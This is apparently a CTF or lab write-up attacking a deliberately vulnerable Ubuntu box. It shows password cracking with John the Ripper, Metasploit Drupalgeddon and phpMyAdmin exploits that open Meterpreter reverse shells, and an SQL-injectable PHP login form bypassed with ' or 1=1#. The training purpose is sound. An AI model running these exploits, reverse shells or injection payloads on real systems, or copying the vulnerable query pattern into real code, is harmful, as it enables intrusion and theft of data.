


```
┌──(root㉿0x0Vader)-[/home/user/EHE_CTF]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
but_master:(     (anakin_skywalker)
1g 0:00:00:00 DONE (2024-08-04 23:34) 11.11g/s 2133p/s 2133c/s 2133C/s 123456..greenday
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- And there we have it, password of a non-root user cracked ! [TASK 2]


- Now we move on to the next port, port 80 which has the Apache web server running.

- In the same way, searching for vulnerabilities the drupal web application running on port 80 has a remote code execution vulnerability, we can exploit it using msf.




```
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.28.3
RHOSTS => 192.168.28.3
msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI /drupal/
TARGETURI => /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > set LHOST 192.168.28.2
LHOST => 192.168.28.2
```

- And there we have the reverse shell again !




```
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 192.168.28.2:4444
[*] Sending stage (39927 bytes) to 192.168.28.3
[*] Meterpreter session 2 opened (192.168.28.2:4444 → 192.168.28.3:46021) at 2024-08-04 21:09:29 +0530
```

- There is also a phpmyadmin app running on this port, let’s try and see if we can exploit that, we choose an exploit in a similar way.




```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > show options

Module options (exploit/multi/http/phpmyadmin_preg_replace):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /phpmyadmin/     yes       Base phpMyAdmin directory path
   USERNAME   root             yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/phpmyadmin_preg_replace) > set RHOSTS 192.168.28.3
RHOSTS ⇒ 192.168.28.3
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set LHOST 192.168.28.2
LHOST ⇒ 192.168.28.2
```

- And we have the shell again !



```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set PASSWORD sploitme
PASSWORD ⇒ sploitme
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set RHOSTS 192.168.28.3
RHOSTS ⇒ 192.168.28.3
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set LHOST 192.168.28.2
LHOST ⇒ 192.168.28.2
msf6 exploit(multi/http/phpmyadmin_preg_replace) > run

[*] Started reverse TCP handler on 192.168.28.2:4444
[*] phpMyAdmin version: 3.5.8
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token ...
[+] Retrieved token
[*] Authenticating ...
[+] Authentication successful
[*] Sending stage (39927 bytes) to 192.168.28.3
[*] Meterpreter session 1 opened (192.168.28.2:4444 → 192.168.28.3:46097) at 2024-08-04 21:28:34 +0530

meterpreter > 
```

We saw in the initial nmap scan that there is an http server hosted on port 80. Let’s check that out.




Index of /

Name	Last modified	Size	Description
Vyhfz.php	2024-08-03 22:57	80	
chat/	2020-10-29 19:37	-	
drupal/	2011-07-27 20:17	-	
payroll_app.php	2020-10-29 19:37	1.7K	
phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.28.3 Port 80


- Earlier while I was messing around the source code in the rev shell, I found out the source code of payroll_app.php and I found something interesting, the login form is vulnerable to SQL Injection.



```
<?php
if($_POST['s']){
    $user = $_POST['user'];
    $pass = $_POST['password'];
    $sql = "select username, first_name, last_name, salary from users where username = '$user' and password = '$pass'";

    if ($conn->multi_query($sql)) {
        do {
            /* store first result set */
            echo "<center>";
            echo "<h2>Welcome, " . $user . "</h2><br>";
            echo "<table style='border-radius: 25px; border: 2px solid black;' cellspacing=30>";
            echo "<tr><th>Username</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr>";
            if ($result = $conn->store_result()) {
                while ($row = $result->fetch_assoc()) {
                    $keys = array_keys($row);
                    echo "<tr>";
                    foreach ($keys as $key) {
                        echo "<td>" . $row[$key] . "</td>";
                    }
                    echo "</tr>\n";
                }
                $result->free();
            }
            if (!$conn->more_results()) {
                echo "</table></center>";
            }
        } while ($conn->next_result());
    }
}
?>
www-data@virtual-vulnerable-box:/var/www/html$ 
```

- The query $sql = “Select username, first_name, last_name, salary from users where username=’$user’ and password = ‘$pass’”; is prone to SQLi.

- Did some manual SQLi and found this out !



Payroll Login

User ' or 1=1#

